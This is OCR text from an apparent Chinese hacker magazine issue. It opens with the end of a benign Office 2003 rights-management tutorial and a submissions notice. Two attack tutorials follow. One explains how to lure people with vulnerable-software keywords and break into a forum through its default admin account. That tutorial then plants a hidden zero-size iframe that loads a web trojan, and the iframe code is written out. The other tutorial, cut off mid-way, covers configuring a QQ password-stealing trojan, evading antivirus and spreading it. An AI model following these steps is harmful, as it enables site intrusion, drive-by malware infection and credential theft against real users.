


图5 "选择用户"对话框

直接点"确定"之后将出现一个"权限"窗口，在这个对话框勾选上"限制对此文档的权限"这个项目之后，灰色部分的控件将被激

活（如图6）。

现在，你可以直接在“读取”和“更改”后的长方形输入框中填写你希望授予相应权限者的MSN账户，笔者在“读取”栏里填写tyhhyf@hotmail.com后，象征着本文档仅仅能够提供给tyhhyf@hotmail.com这个MSN账户的所有者以读取权限，同时他还不具有对这个文档的编辑修改、打印或复制文档内容的权限。点击“确定”之后，Office 2003 将自动打开右方的“共享工作区”（如图7）。




图6 “权限”对话框，授予特定MSN账户以特定权限




图7 “共享工作区”状态显示

这说明该文档已经受到了保护，只有tyhhyf@hotmail.com账户的所有者才具有读取权限，你本人则具有完全控制的权限，除此之外其他人无论通过什么手段获得了这个文档的副本，也都读不了这个文档。

注意：1.使用Office2003信息权限保护功能保护的文档，要求对方计算机联网，并且也用Office2003才能够打开，若是对方使用的office软件版本低于2003，那么打开该文档将会显示错误提示信息，见图8。

2.验证身份信息时必须联网，但验证之后信息权限已经保存在本地硬盘上，所以即使没有网络连接，也可以打开被保护的文档。

小提示

Office版本低于2003的用户，应访问下面这个地址，下载一个IE插件，以获得访问该被保护文档的权限。http://www.microsoft.com/windows/ie/downloads/addon/

三、结语

信息权限管理是微软公司数字版权管理（RMS）的一个向Office系列办公软件以及IE延伸的面向文件的数据保护技术，虽然目前的信息权限保护还仅仅支持Office2003中的Word、Excel、PowerPoint类型的文档，但在不久的将来，windows平台上应用IRM技术来对各类型文档保护必将越来越普及。




图8 低版本的Office中显示的错误提示信息

编辑点评：曾经有人说MS Office的功能强大得你想像不到，我们这样的普通用户一般只用到了所有功能10%，还有90%的功能都被我们忽视了。会VBA的朋友可以让Office更人性化地为我们服务。现在还等什么，打开帮助文件学习吧。

小知识

什么是VBA?

它是一种自动化语言，它可以使常用的程序自动化，可以创建自定义的解决方案。直到90年代早期，使应用程序自动化还是充满挑战性的领域。对每个需要自动化的应用程序，人们不得不学习一种不同的自动化语言。所以微软决定让它开发出来的应用程序共享一种通用的自动化语言——Visual Basic For Application(VBA)，可以说VBA是非常流行的应用程序开发语言VASUAL BASIC 的子集，实际上VBA是“寄生于”VB应用程序的版本。

黑客手册投稿须知

非安全——黑客手册论坛在大家的支持下，一天天丰富起来。

《黑客手册》是非安全nohack旗下的一本附带光盘的纸张媒体，我们的宗旨是做轻松学习+视听享受的黑客娱乐杂志。《黑客手册》19个栏目全部开放，面向各位朋友征稿。你的经验、灵感、想法、实例，都可以尝试写一写。我们欢迎短小精悍的文章（200到600字），只要你说明白了，我们欢迎新鲜出炉的漏洞文章(600到3000字)，字数只是个大致框定，视具体情况而定，我们期待你的加入……

→ 文章要求：

在终稿之前，请多校对，避免以下几种情况：

①错别字；

②语句不通顺。把文章朗读出来发现问题的概率较高；

③错误的标点符号。中文内容的标点符号要用中文标点，切记。而文章中涉及到的英文段落或源代码则保持原有的英文标点不变。标点符号的正确标识很重要，切记。

④废话。语言要简练清晰，少写废话。杂志版面不多，为了给读者更为丰富的不同内容，请手下留情；

⑤套话。比如：随着时代的进步，互联网的发展，网络已经成为我们生活中不可或缺的一部分……

→ 图片的要求：

不管什么格式的图片，只要图片清晰即可。图单独存放在一个“图片”文件夹打包，并标识好图号。

→ 文章的格式：

TXT和DOC均可，可以把图插在DOC文档中。并把图号插入位置标识在文章中。

→ 如何投稿：

我们采用了两种方式来投稿。

电子邮件：nohack@21CN.com

在线投稿：在网站nohack.cn首页和论坛上均有“在线投稿”的连接

→ 反对

《黑客手册》强烈反对抄袭和一稿多投，一切后果自负。

→ 申明

在未经《黑客手册》许可的前提下，作者不得将刊登的文章发布于网络或其他媒体，敬请相互尊重。

→ 样刊和稿费

为了方便联系，请作者务必把样刊和稿费邮寄地址、联系QQ或mail写在文章里面。如果需要银行转帐的朋友，请留下卡号、持卡人姓名等信息。

钓鱼也可以这样玩

yizhigu

你可以从本文学到：

1．如何通过自己的论坛钓鱼

2．如何制作网页木马

3．如何使用iframe来隐藏网页木马

1．钓鱼的思路

小知识

什么是钓鱼？

钓鱼(英文为Phishing)是指利用欺骗性很强、伪造的Web站点来进行诈骗活动，目的在于钓取用户的账户资料。近几年来，这种网络诈骗急剧攀升，接连出现了利用伪装成“中国工商银行”主页的恶意网站进行诈骗钱财的事件。而本文是利用论坛来钓鱼。

记得每次一些论坛，Blog或者整站系统出现漏洞，一些好事的小黑总会用搜索引擎来搜索这些存在漏洞系统的关键字。最起码一些作者在文章里直接告诉了我们搜索存在漏洞系统的关键字，那么我们是不是可以利用这个来进行挂马钓鱼？这显然是成立的。我们只要在自己空间的主页或者论坛上加上这些关键字，例如：Powered By ：Dvbbs Version 7.0.0 Sp2，那么当“黑客”搜索到这个关键字后就会来到我们的挂好马的页面。当然，最好是放置一些新出漏洞的关键字，利用的效率就会更高了。是不是很有意思？

2．挂马以及挂马的技巧

小知识

什么是挂马？

挂马是指利用漏洞侵入网站后台，然后上传木马，再把网页木马代码加入到网站首页中去。

这里有必要告诉一些新手如何挂马：首先需要一个个人空间，大家可以到www.jn001.net去搜索一些免费的个人空间。最好是在入侵的网站上放我们的页面，因为一级域名的网站更容易被搜索到。然后就需要一个网马生成器，这里我推荐用zxylove的网马生成器，因为针对的系统比较多，而且生成的htm文件可以加密躲过杀毒软件。同时存放的exe文件最好是用一些下载者工具处理，这样页面释放出来的速度就相对比较快，我们的木马也很容易进入别人的电脑。

如果直接让别人下载灰鸽子服务端，可能页面还没生成好就被别人关闭了。我们将生成好的页面传到空间里，假如是www.xxx.com/mm.htm。最后就只需要在我们的动网论坛的主页里加上关键字和挂马代码：

```
<iframe src="http://www.xxx.com/mm.htm" name="zhu" width="0" height="0" frameborder="0">
```

其实像动网这样的后台可以直接在“论坛版权信息”里加关键字的。关于挂马，还是有必要介绍一些技巧，例如刚才所说的用下载者可以避免页面的迟缓。再就是木马的免杀，这些方法可以去网上找找。还有一个思路就是在一个页面多挂一些不同的网页木马，起码可以针对不同的系统和漏洞，利用的价值就会更大了。

3．实际利用

下面是我把一个实践的过程讲解给大家。这里我进的是一个存在默认管理用户和密码的动网论坛，来看一下论坛页面底部的版权信息，如图1所示：

豪意论坛，豪意电器
执行时间：62.50000毫秒。查询数据库5次。

图1 版权信息的页面

然后进入后台的基本设置里的“论坛版权信息”，加上关键字：“Powered By ：Dvbbs Version 7.0.0 Sp2”，如图2所示：




图2 论坛版权信息的页面

最后需要把论坛的主页更新一下。这时论坛的页面已经添加上了这个“小黑”的关键字了。

再就是webshell了，这个论坛的管理员把上传页面删了，所以不能上传自己的webshell，于是我在后台的上传头像管理找到别人放好的webshell，然后用别人的webshell写入我们的海阳asp木马。最后到论坛的index.asp编辑加上挂马代码就ok了。

4．总结

灵活的思路，加上多看《非安全》，会让我们想出更多的钓鱼方法。最后，让我们来句口号：“你黑！我是黑吃黑！”

【本文中涉及到的zxylove网马生成器及相关动画，在光盘中均有收录】

编辑点评： 太公钓鱼，愿者上钩，通过此方法确实可以钓到鱼，但是如果你的论坛在搜索引擎的排名太靠后，那么你只有在江边练瑜伽了。不过，通过这个思路让我想到，如果你的网站上有webshell，你就可以在这个webshell里挂木马，接下来就可以教训一下这个冒失的黑客了，不要玩得太过火就是了哦！

黑客名言： 安全，从来都不是技术问题，而是一个意识。

黑客名言： 网络犯罪现已成为日益深远的社会问题，尽管很多公司采取了安全防护措施，但这些安全措施在网络犯罪面前仍然显得不堪一击，原因在于他们忽略了网络安全的一个最为薄弱的环节——人的安全意识。——凯文·米特尼克(Kevin Mitnick)

菜鸟的木马也来漫天飞舞

李丰初

从本文你可以学到：

1. 如何配置啊拉QQ大盗
2. 通过AVFucker&Boler打造免查杀的木马
3. 使用QQ爱虫来传播木马
4. 利用脚本加密逃过杀毒软件的查杀




图1 啊拉QQ大盗的配置界面

最近，国内的大型黑客网站都开办了木马免杀班，比如77169华夏、3800CC黑鹰，还有HACK58黑客动网吧等等。木马如何不被杀永远是一个谈论不止的话题，但是纵观这些网站的培训课程，都是要学习相当复杂的如何给木马脱壳与修改特征码等，从而达到免杀的目的，这些教程主要是针对灰鸽子的免杀为例子。这些对于菜鸟来说，只能学到一些皮毛，那有没有更加简单的方法学免杀？免杀后有没有更加简单的方法使木马大规模地传播？答案是肯定的！现在就以QQ啊拉大盗为例子来解说。

准备工作

1. 收邮件的信箱一个，作为接收QQ用户名与密码，推荐使用网易信箱，收信成功率大。
2. 申请一个主页空间，以此来存放网页木马。

一、序幕：啊拉QQ大盗的配置

首先，按图1所示配置好盗QQ的木马程序。

配置好以后，点击“测试邮箱”为了使盗号的信收得到，必须测试下。建议把“高级设置”里面的勾全选择去。最后点击“生成木马”就生成了QQ盗号木马了。

二、木马啊拉QQ大盗的菜鸟加密法

当用啊拉QQ大盗生成了木马后，就要使它达到免杀的效果。本文用两种加密法对其加密。注意：此处加密不是所说的简单地加壳，而是通过自动改特征码达到免杀的效果。

小知识

什么是特征码？

它是指反毒软件为了能准确查杀某种病毒，通过提取文件中某一段或多段连续的数值，这些数值通常是某一个程序所独有的特征。简单说就好像每个人的指纹一样，具有唯一性。

1. 使用AVFucker 汉化版自动改特征码

首先打开AVFucker 汉化版，打开用QQ啊拉大盗生成的木马，新建好一个文件夹作为生成新木马的存放地址。然后点击“计算”(如图2)。




图2 AV Fucker的使用界面

